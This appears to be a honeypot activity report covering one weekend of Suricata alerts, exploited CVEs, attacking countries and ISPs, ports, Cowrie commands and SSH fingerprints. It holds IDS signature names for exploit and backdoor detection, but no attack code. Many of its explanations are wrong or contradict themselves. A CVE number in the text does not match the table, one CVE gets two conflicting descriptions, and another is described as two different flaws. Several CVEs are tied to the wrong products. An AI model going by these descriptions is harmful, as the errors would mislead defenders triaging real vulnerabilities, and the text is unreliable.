
image/png: This is the content type for PNG (Portable Network Graphics) image files. (1%)

application/octet-stream: This is a generic binary content type used for transferring arbitrary data without specifying a particular format or encoding. (1%)

image/x-icon: This is the content type for ICO (Windows Icon) image files. (1%)



Suricata HTTP Content Type - Top 10




http.http_content_type	Count
text/html	832
application/json	75
text/x-sh	32
application/ipp	26
text/plain	16
application/x-gzip	15
image/png	12
application/octet-stream	6
image/x-icon	6


91% of the http originated from 54.157.231.174 in Russia. 85.206.160.115 and 79.137.248.213 are other IP addresses, and 127.0.0.1 is a loopback IP address.

smtp.aol.com: This hostname is used for the Simple Mail Transfer Protocol (SMTP) server for AOL Mail.

hotmail-com.olc.protection.outlook.com: This hostname is used for the email service of Microsoft's Outlook.com platform.

cdn-aws.deb.debian.org: This hostname is used for the Debian project's content delivery network (CDN), which hosts software packages for the Debian operating system.





http.hostname.keyword	Count
54.157.231.174	6,925
smtp.aol.com	196
85.206.160.115	147
example.com	120
hotmail-com.olc.protection	88
cdn-aws.deb.debian.org	54
79.137.248.213	32
google.com	26
127.0.0.1	23
yes.bet	15


HTTP Methods:
GET: Used to retrieve data from a server, such as a web page or a file. It is a simple and widely used method in the HTTP protocol. (65%)


POST: Used to submit data to a server to create or update a resource, such as submitting a form or uploading a file. It can also be used to send data to a server to trigger a specific action. (26%)

CONNECT: Used to establish a network connection between a client and a server, typically for secure communication through an SSL/TLS tunnel. (6%)

OPTIONS: Used to retrieve information about the available communication options for a particular resource on the server, such as the supported HTTP methods and server capabilities. (2%)

HEAD: Used to retrieve only the header information for a resource from a server, without downloading the entire content. This can be useful for checking the status of a resource or its properties. (0.1%)





Method	Count
GET	5,306
POST	2,108
CONNECT	597
OPTIONS	155
HEAD	26

The Top CVE’s Exploited Were:

CVE-2007-2369: CVE-2007-2369 is a vulnerability in the Microsoft Windows Server service that allows remote code execution by sending a specially crafted RPC (Remote Procedure Call) request. Attackers can exploit this vulnerability to gain control of affected systems.

CVE-2020-11899: Found in the Windows Graphics Device Interface (GDI) component, this vulnerability allows an attacker to execute arbitrary code on a targeted system by tricking a user into opening a specially crafted image file.


CVE-2001-0540: This vulnerability is a buffer overflow found in the Solaris telnet daemon that allows remote attackers to execute arbitrary code with the privileges of the telnet server.

CVE-2012-0152: In the Oracle Database Server, this vulnerability allows remote attackers to execute arbitrary code via a specially crafted SQL statement

CVE-2012-0152: This vulnerability allowed remote attackers to execute arbitrary code via a crafted database document due to insufficient input validation of user-supplied data. Attackers could exploit this vulnerability to execute malicious code or cause a denial-of-service attack.

CVE-1999-0265: A security vulnerability found in the Linux kernel that allows attackers to obtain root privileges on a targeted system by exploiting a buffer overflow in the "ptrace" system call.


CVE-2019-11500: Found in the Drupal content management system, this vulnerability allows remote attackers to execute arbitrary code via a specially crafted request.



Suricata CVE - Top 10

CVE ID	Count
CVE-2006-2369	38,264
CVE-2020-11899	1,463
CVE-2001-0540	213
CVE-2012-0152	37
CVE-1999-0265	18
CVE-2019-11500 CVE...	11

New CVEs exploited were CVE-2007-2369 and CVE-2012-0152.



Suricata Alert Signature - Top 10

ID	Description	Count
2100560	GPL POLICY VNC server response	76,718
2002923	ET EXPLOIT VNC Server Not Requiring Authentication (case 2)	38,263
2002920	ET POLICY VNC Authentication Failure	38,257
2024766	ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication	13,272
2402000	ET DROP Dshield Block Listed Source group 1	3,462
2009582	ET SCAN NMAP -sS window 1024	2,173
2210051	SURICATA STREAM Packet with broken ack	1,618
2030387	ET EXPLOIT Possible CVE-2020-11899 Multicast out-of-bound read	1,463
2023753	ET SCAN MS Terminal Server Traffic on Non-standard Port	1,256
2002752	ET POLICY Reserved Internal IP Traffic	988

GPL POLICY VNC server response: The "GPL Policy VNC server response" is a Suricata alert signature that detects when a remote computer sends a response to a VNC server, indicating that the service is active and potentially vulnerable to attacks. This alert is part of the open-source Suricata software package, which provides intrusion detection and prevention capabilities for network security.

ET EXPLOIT VNC Server Not Requiring Authentication (case 2): This is a rule that detects when a Virtual Network Computing (VNC) server is not configured to require authentication. This alert is triggered when an attacker attempts to exploit this vulnerability, potentially gaining unauthorized access. The ET (Emerging Threats) category is a set of rules developed by the Emerging Threats open-source community.

ET POLICY VNC Authentication Failure: This rule detects failed attempts to authenticate with a Virtual Network Computing (VNC) server. This alert is triggered when an attacker tries to gain access to a VNC server but fails to provide the correct authentication credentials.

ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication: This is a Suricata alert signature that detects communication related to the DoublePulsar backdoor malware, which is attempting to install or communicate with its command and control server.

ET DROP Dshield Block Listed Source group 1 is a Suricata alert signature that detects traffic coming from an IP address that has been identified by the DShield project as a source of malicious activity. DShield is a community-driven project that collects and analyzes data related to internet security threats, and the ET (Emerging Threats) category provides open-source rules for detecting potential security threats.

ET SCAN NMAP -sS window 1024 is a rule that detects an Nmap TCP SYN stealth scan with a specific window size of 1024. Nmap is a network exploration and security auditing tool, and the ET (Emerging Threats) category is a set of open-source rules for detecting potential security threats.

SURICATA STREAM Packet with broken ack is a rule that detects a broken acknowledgment (ACK) packet in a TCP connection. This alert is triggered when the acknowledgment number in the packet does not match the expected acknowledgment number, indicating potential network packet manipulation or spoofing.


ET EXPLOIT Possible CVE-2020-11899 Multicast out-of-bound read: Detects attempts to exploit a vulnerability in the Microsoft Windows TCP/IP stack. This vulnerability, tracked as CVE-2020-11899, could allow remote attackers to cause a denial of service or execute arbitrary code by sending a specially crafted packet to a targeted system.


ET SCAN MS Terminal Server Traffic on Non-standard port: This rule detects traffic from a Microsoft Terminal Server protocol that is running on a non-standard port. This alert is triggered when an attacker tries to connect to a Microsoft Terminal Server using a port that is different from the default port, which could indicate an attempt to evade detection.

ET POLICY Reserved Internal IP Traffic is a rule that detects traffic that originates from or is directed towards a reserved IP address range that is not meant to be used on the public internet.


Notable Honeytraps:

Cowrie






The attacks remained relatively consistent at around 100 throughout the weekend, except for spikes at 2 am on Saturday, and between 12-3 am and 6-12 pm on Sunday.




Majority of the attacks seemed to stem from China or East Asia, Iran and Eastern Europe.





23, 22, 80

In general, it appeared that Port 23 was attacked more than Port 22. Notably, there was a significant surge in attacks on Port 23 on Saturday at 3 am. Meanwhile, Port 22 experienced two spikes in attacks, one at midnight and another at 3 am on Sunday.



China had the most attacks overall, spiking at 4 am on Sunday. Iran and China both spiked at 3 am Saturday.






The Top 10 Countries were:

1. China, 2443 (50%)
2. Taiwan, 490 (10%)
3. United States, 338 (7%)
4. Iran, 333 (7%)
5. South Korea, 315 (6%)
6. Germany, 278 (6%)
7. Bulgaria, 237 (5%)
8. India, 227 (5%)
9. Singapore, 140 (3%)
10. Belize, 86 (2%)

Top 3 Reputations:

1. Known Attacker, 1798 (96%)
2. Mass Scanner, 44 (2%)
3. Tor Exit Node, 36 (2%)

I found it interesting that many attacks were from Tor Exit Nodes, upon further inspection, it appears that they mainly originated from Germany, the Netherlands and the US. Also, it appears that all attacks occurred during the same period of time, 5 pm Saturday EST. Although they may be from different geographical locations the TOR node could have switched their locations.




Some of the commands they tried were:

shell: this command provides a user interface for interacting with the operating system.

\n is an escape sequence that represents a new line character. It is often used in programming or scripting to insert a line break in a text string or output.


n is not a standalone command but can be used with other commands like netstat to display IP addresses and port numbers in numeric form rather than hostnames and service names.

ps axwww is a command used to display a list of all currently running processes on a Unix or Linux system, along with their corresponding process IDs (PIDs), CPU usage, memory usage, and other relevant information.



Command Line Input	Count
(empty)	4
shell	2
\n	1
n	1
ps axwww	1


The HASSH IDs provided are unique fingerprint identifiers generated by the HASSH framework, which is a method for identifying specific client and server SSH implementations based on their unique characteristics. These IDs can be used to track the behavior of SSH connections and identify potential security threats or anomalies in network traffic.



HASSH	Source IP	Count
01ca35584ad5a1b66cf6a9846b5b2821	182.43.20.91	83
4e066189c3bbeec38c99b1855113733a	85.217.144.231	35
4e066189c3bbeec38c99b1855113733a	157.245.58.99	27
4e066189c3bbeec38c99b1855113733a	172.105.128.13	6
4e066189c3bbeec38c99b1855113733a	45.79.128.205	6
4e066189c3bbeec38c99b1855113733a	131.161.55.38	4
9d31b8e6c87f893d077ca6526f7c710b	109.206.243.207	27
9d31b8e6c87f893d077ca6526f7c710b	108.80.30.229	1
9d31b8e6c87f893d077ca6526f7c710b	110.0.238.117	1
9d31b8e6c87f893d077ca6526f7c710b	112.166.10.205	1
9d31b8e6c87f893d077ca6526f7c710b	112.170.0.12	1
6482e9f8a1b51de9780a573985cc04fa	178.72.83.72	2
6482e9f8a1b51de9780a573985cc04fa	113.169.11.250	1
6482e9f8a1b51de9780a573985cc04fa	114.35.49.33	1
6482e9f8a1b51de9780a573985cc04fa	114.37.23.61	1
6482e9f8a1b51de9780a573985cc04fa	118.161.111.23	1
98ddc5604ef6a1006a2b49a58759fbe6	93.123.16.150	4
98ddc5604ef6a1006a2b49a58759fbe6	13.232.109.55	3


The Top Attacker ISPs were:

1. No. 31, Jin-rong Street (China)
2. Cloud Computing Corporation (China)
3. Data Communication Business Group (Taiwan)
4. Korea Telecon (Korea)
5. Iran Telecommunication Company PJS (Iran)
6. National Internet Backbone (India)



Attacker AS/N - Top 10 - Dynamic


AS	ASN	Count
4134	No.31,Jin-rong Street	1,893
58519	Cloud Computing Corporation	441
3462	Data Communication Business Group	421
4766	Korea Telecom	290
58224	Iran Telecommunication Company PJS	282
9829	National Internet Backbone	173



